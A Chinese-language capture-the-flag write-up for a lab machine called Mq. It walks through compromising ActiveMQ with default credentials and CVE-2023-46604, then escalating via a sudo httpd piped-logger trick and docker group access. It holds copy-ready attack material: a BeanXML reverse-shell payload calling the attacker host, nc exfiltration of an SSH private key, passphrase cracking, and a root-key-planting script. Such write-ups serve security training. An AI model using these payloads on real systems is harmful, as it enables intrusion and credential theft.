

Mq Writeup

0. 目标与结论


题目名称: Mq

作者: Sublarge

靶机 ID: 674

目标机: 192.168.56.130

攻击机: 192.168.56.103



最终 user flag:

```
flag{user-d91a8fbafbd0c143e2144773483c0f65}
```

最终 root flag:

```
flag{root-50dc4d76c360b06b00d74980178cbf04}
```

一句话主线:

```
ActiveMQ 6.2.2 默认口令 `admin:admin`
-> `CVE-2023-46604 + BeanXML` 反弹到 ActiveMQ 容器内 root
-> 识别容器 `/root` 实际是宿主 `/home/user` 的只读 bind mount
-> 顺手读到宿主 `user.txt` 和宿主用户的加密 SSH 私钥
-> `john` 爆出私钥口令 `melisa`
-> 根据密钥注释锁定真实用户名 `pippinu`
-> SSH 登录宿主
-> `sudo` 以 `jazz` 运行 `/usr/sbin/httpd`
-> 利用 Apache `CustomLog` 的 piped logger 变成 `jazz` 任意脚本执行
-> 借 `jazz` 的 `docker` 组权限挂载宿主 `/`
-> 写入 `/root/.ssh/authorized_keys`
-> SSH root
```

完整链路摘要：

1. 端口一摆出来，8161/61616/5005 这几个味就很对，先盯 ActiveMQ。
2. 8161 直接能用 admin:admin 登录，入口别绕，直接走 CVE-2023-46604 + BeanXML。
3. 弹出来虽然是 uid=0，但那只是容器 root；mountinfo 一看就知道容器 /root 实际映射宿主 /home/user。
4. 这样 user.txt 和宿主 id_rsa 一起白给，私钥口令再被 john 跑出 melisa。
5. 真实登录用户不是目录名 user，而是密钥注释里的 pippinu。
6. 宿主上 sudo 只给 /usr/sbin/httpd，但参数没锁，配合 CustomLog "|program" 就能跑成 jazz。
7. jazz 又在 docker 组，后面就是挂宿主 /、写 root 公钥、SSH root，收工。

1. 最短复现命令

这一节只留最短主线，适合重打时直接照抄。

1.1 拿容器 root，并直接读到宿主 user.txt

先扫端口并确认 ActiveMQ 后台：


```
nmap -sV -sC -Pn 192.168.56.130
curl -u admin:admin http://192.168.56.130:8161/api/jolokia/version
curl -u admin:admin \
  'http://192.168.56.130:8161/api/jolokia/read/java.lang:type=Runtime/SystemProperties'
```

在 Kali 上准备 BeanXML：

```
cat >/tmp/mq-poc.xml <<'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.o
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
  <constructor-arg>
    <list>
      <value>bash</value>
      <value>-c</value>
      <value><![CDATA[bash -i >& /dev/tcp/192.168.56.103/4444 0>&1]]></value>
    </list>
  </constructor-arg>
</bean>
</beans>
EOF
```

起 HTTP 服务和监听：

```
cd /tmp && python3 -m http.server 8001
rlwrap -cAr nc -lvnp 4444
java -jar /home/kali/app/ActiveMQ-EXTools-1.5.jar
```



GUI 里填写：

```
Base URL: http://192.168.56.130:8161
用户名: admin
密码: admin
恶意 XML 地址: http://192.168.56.103:8001/mq-poc.xml
OpenWire 端口: 61616
BeanXML 命令: bash -i >& /dev/tcp/192.168.56.103/4444 0>&1
```

原理这里简单说一下就够了：

- 61616 是 ActiveMQ 的 OpenWire 面。
- CVE-2023-46604 的利用核心不是“神秘黑盒一键打”，而是让目标去拉攻击者控制的 XML。
- 这个 XML 里放的是一个 `ProcessBuilder` Bean，`init-method="start"` 一执行，就会把我们给的 `bash -c ...` 跑起来。
- 所以本质上就是：目标拉恶意 BeanXML -> 解析 -> 实例化 -> `start()` -> 命令执行。

回弹后直接看边界并读 user flag：

```
id
grep ' /root ' /proc/self/mountinfo
ls -lah /root /root/.ssh
cat /root/user.txt
```

关键结果：

```
uid=0(root) gid=0(root) groups=0(root)
85 76 8:3 /home/user /root ro,relatime - ext4 /dev/sda3 rw
flag{user-d91a8fbafbd0c143e2144773483c0f65}
```

这一步的枚举顺序其实很固定：

1. 先 `id`，确认当前是不是高权限。
2. 再看 `mountinfo`，确认这个高权限到底站在哪一层。
3. 最后再翻 `/root` 和 `.ssh`，看看宿主有没有把东西白送进来。

本题也正是因为第二步做得早，才没被这个 `uid=0` 带偏。

这一段最关键的判断其实就一句：

```
85 76 8:3 /home/user /root ...
```

这说明当前这个 `uid=0` 不是宿主 root，而是容器 root。容器 `/root` 实际就是宿主 `/home/user` 的只读视角，所以这题后面最短主线不是硬做容器逃逸，而是先把宿主目录里的现成凭据吃干净。

如果还想多做一轮保险枚举，可以顺手看：

```
ls -lah /root
ls -lah /root/.ssh
cat /proc/1/cgroup
```

目的也很明确：确认当前环境像不像容器、宿主目录是不是已经被映射进来、有没有现成凭据可复用。

1.2 拉宿主私钥，SSH 登录宿主

在 Kali 上接私钥：

```
mkdir -p /tmp/mq
nc -lvnp 9001 > /tmp/mq/ubuntu_id_rsa
```

在容器 shell 中发过去：

```
cat /root/.ssh/id_rsa >/dev/tcp/192.168.56.103/9001
```

回到 Kali 后爆口令、去保护、登录宿主：

```
chmod 600 /tmp/mq/ubuntu_id_rsa
ssh2john /tmp/mq/ubuntu_id_rsa > /tmp/mq/ubuntu_id_rsa.hash
john --wordlist=/tmp/mq/rockyou-5000.txt /tmp/mq/ubuntu_id_rsa.hash
cp /tmp/mq/ubuntu_id_rsa /tmp/mq/user_id_rsa_dec
ssh-keygen -p -P 'melisa' -N '' -f /tmp/mq/user_id_rsa_dec
ssh-keygen -lf /tmp/mq/user_id_rsa_dec
ssh -o StrictHostKeyChecking=no \
  -o PreferredAuthentications=publickey \
  -i /tmp/mq/user_id_rsa_dec \
  pippinu@192.168.56.130
```

这里的枚举思路也很朴素：

- 先看 `/root/.ssh` 里有没有能直接复用的东西。
- 如果只有加密私钥，就先离线爆 passphrase。
- 爆出来以后别急着猜用户名，先看密钥注释；这题真正值钱的就是 `pippinu@Mq` 这一点。

1.3 `sudo httpd -> jazz(docker)`，直接写 root 公钥

先说这条线是怎么枚举出来的。拿到 `pippinu` 宿主 shell 后，第一件事不是猜提权花活，而是先老老实实看 `sudo`：

```
sudo -ll
```

关键结果：

```
User pippinu may run the following commands on Mq:
RunAsUsers: jazz
Options: !authenticate
Commands:
    /usr/sbin/httpd
```

这时候 `httpd` 才真正进入视野。接下来别急着搜现成姿势，先看它的参数面，再看 `jazz` 身上有没有额外价值：

```
sudo -n -u jazz /usr/sbin/httpd -h
grep -E '^(docker|jazz):' /etc/group
ls -lah /run/docker.sock /var/run/docker.sock
```

关键结果：

```
Usage: /usr/sbin/httpd ... [-f file] ...
docker:x:102:root,jazz
srw-rw---- 1 root docker 0 /run/docker.sock
```

这几条一拼，思路就出来了：

- `sudo` 只锁了可执行文件路径，没锁参数。
- `httpd` 支持 `-f file`，说明可以自带配置。
- Apache 的 `CustomLog "|program"` 能直接起外部程序。
- `jazz` 又在 `docker` 组，说明脚本一旦跑成 `jazz`，后面基本就能摸到 root。

先在 Kali 上准备 root 登录 key 并上传公钥：

```
ssh-keygen -t ed25519 -f /tmp/mq/mq_root_key -N '' -C mq-root-key
scp -o StrictHostKeyChecking=no \
    -i /tmp/mq/user_id_rsa_dec \
    /tmp/mq/mq_root_key.pub \
    pippinu@192.168.56.130:/tmp/mq_root_key.pub
```

宿主上写脚本：

```

cat >/tmp/jazz_root_key.sh <<'EOF'
#!/bin/sh
ROOT_PUB="$(cat /tmp/mq_root_key.pub)"
/usr/bin/docker run --rm \
  --entrypoint /bin/sh \
  -e ROOT_PUB="$ROOT_PUB" \
  -v /:/mnt \
  vulhub/activemq:6.2.2 \
  -c 'id; mkdir -p /mnt/root/.ssh; touch /mnt/root/.ssh/authorized_keys; grep -qxF "$ROOT_PUB" /mnt
  > /tmp/jazz_root_key.log 2>&1
sleep 6
EOF
chmod 755 /tmp/jazz_root_key.sh

```

宿主上写 Apache 配置:

```

cat >/tmp/mq-root-key.conf <<'EOF'
ServerRoot "/var/www"
ServerName 127.0.0.1
Listen 127.0.0.1:8084
PidFile "/tmp/mq-root-key.pid"
ErrorLog "/tmp/mq-root-key.err"
LogLevel warn

LoadModule mpm_prefork_module /usr/lib/apache2/mod_mpm_prefork.so
LoadModule authn_core_module /usr/lib/apache2/mod_authn_core.so
LoadModule authz_core_module /usr/lib/apache2/mod_authz_core.so
LoadModule unixd_module /usr/lib/apache2/mod_unixd.so
LoadModule mime_module /usr/lib/apache2/mod_mime.so
LoadModule dir_module /usr/lib/apache2/mod_dir.so
LoadModule alias_module /usr/lib/apache2/mod_alias.so
LoadModule log_config_module /usr/lib/apache2/mod_log_config.so

User jazz
Group jazz

DocumentRoot "/var/www/html/assets"
<Directory "/var/www/html/assets">
    Require all granted
</Directory>

LogFormat "%h %l %u %t \"%r\" %>s %b" common
CustomLog "|/tmp/jazz_root_key.sh" common
EOF

```

最后触发并 SSH root:

```
sudo -n -u jazz /usr/sbin/httpd -X -f /tmp/mq-root-key.conf >/tmp/mq-root-key.out 2>/tmp/mq-root-key.out
sleep 8
cat /tmp/jazz_root_key.log
ssh -o StrictHostKeyChecking=no \
-i /tmp/mq/mq_root_key \
root@192.168.56.130 \
'id; cat /root/root.txt'
```

关键结果：

```
uid=0(root) gid=0(root) groups=0(root)
/root/.ssh/authorized_keys 写入成功
flag{root-50dc4d76c360b06b00d74980178cbf04}
```

这一段背后的原理别写太玄：

- `sudo` 只限制了可执行文件是 `/usr/sbin/httpd`，没限制参数。
- Apache 支持 `-f` 指定我们自己的配置文件。
- Apache 的 `CustomLog "|program"` 会直接启动外部程序，所以这就是现成的执行面。
- 一旦脚本是以 `jazz` 身份跑起来，而 `jazz` 又在 `docker` 组，那后面拿 `root` 基本就是挂宿主根目录的问题了。

宿主上的枚举其实也是按这个顺序收敛出来的：

1. `sudo -ll` 先看有没有窄口子。
2. 看到 `httpd` 后先查参数面，而不是先查花活。
3. 再看 `jazz` 的组，确认它能不能碰 `docker.sock`。
4. 只要这几步都成立，后面就不用再去追 `suexec`、内核或者别的支线了。

如果想把这条判断补得再扎实一点，可以顺手跑：

```
sudo -ll
sudo -n -u jazz /usr/sbin/httpd -h
grep -E '^(docker|jazz):' /etc/group
ls -lah /run/docker.sock /var/run/docker.sock
```

看到 `-f file`、看到 `CustomLog "|program"` 可用、再看到 `jazz` 在 `docker` 组里，后面其实就已经没什么悬念了。

2. 踩坑说明

- `uid=0` 是这题最大的假象。先看 `mountinfo`，别先开香槟。

- JDWP 很亮，但不是这题最短入口。默认口令加 ActiveMQ RCE 更稳。
- 容器里硬挂宿主分区这条路又重又不稳，不如直接吃 bind mount 泄露出来的凭据。
- 真用户名别猜，目录叫 `user` 不代表 SSH 用户就是 `user`，这题要看密钥注释里的 `pippinu`。

3. 总结

这题最该记住的不是 `CVE-2023-46604` 这串编号，而是收敛顺序：

```
先拿边界内高权限
-> 先分清是不是 fake root
-> 先吃宿主暴露出来的现成凭据
-> 再用最窄但最稳的本地执行面落到 root
```

说白了，这题不是“容器逃逸秀操作”，而是“别被假 root 带偏，顺着现成配置错一路拿到底”。

4. 附录

附录 A: BeanXML `mq-poc.xml`

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.o
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
  <constructor-arg>
    <list>
      <value>bash</value>
      <value>-c</value>
      <value><![CDATA[bash -i >& /dev/tcp/192.168.56.103/4444 0>&1]]></value>
    </list>
  </constructor-arg>
</bean>
</beans>
```

附录 B：最终提权脚本 jazz_root_key.sh

```
#!/bin/sh
ROOT_PUB="$(cat /tmp/mq_root_key.pub)"
/usr/bin/docker run --rm \
  --entrypoint /bin/sh \
  -e ROOT_PUB="$ROOT_PUB" \
  -v /:/mnt \
  vulhub/activemq:6.2.2 \
  -c 'id; mkdir -p /mnt/root/.ssh; touch /mnt/root/.ssh/authorized_keys; grep -qxF "$ROOT_PUB" /mnt
  > /tmp/jazz_root_key.log 2>&1
sleep 6
```

附录 C：最终提权配置 mq-root-key.conf

```
ServerRoot "/var/www"
ServerName 127.0.0.1
Listen 127.0.0.1:8084
PidFile "/tmp/mq-root-key.pid"
ErrorLog "/tmp/mq-root-key.err"
LogLevel warn

LoadModule mpm_prefork_module /usr/lib/apache2/mod_mpm_prefork.so
LoadModule authn_core_module /usr/lib/apache2/mod_authn_core.so
LoadModule authz_core_module /usr/lib/apache2/mod_authz_core.so
LoadModule unixd_module /usr/lib/apache2/mod_unixd.so
LoadModule mime_module /usr/lib/apache2/mod_mime.so
LoadModule dir_module /usr/lib/apache2/mod_dir.so
LoadModule alias_module /usr/lib/apache2/mod_alias.so
LoadModule log_config_module /usr/lib/apache2/mod_log_config.so

User jazz
Group jazz

DocumentRoot "/var/www/html/assets"
<Directory "/var/www/html/assets">
    Require all granted
</Directory>

LogFormat "%h %l %u %t \"%r\" %>s %b" common
CustomLog "|/tmp/jazz_root_key.sh" common
```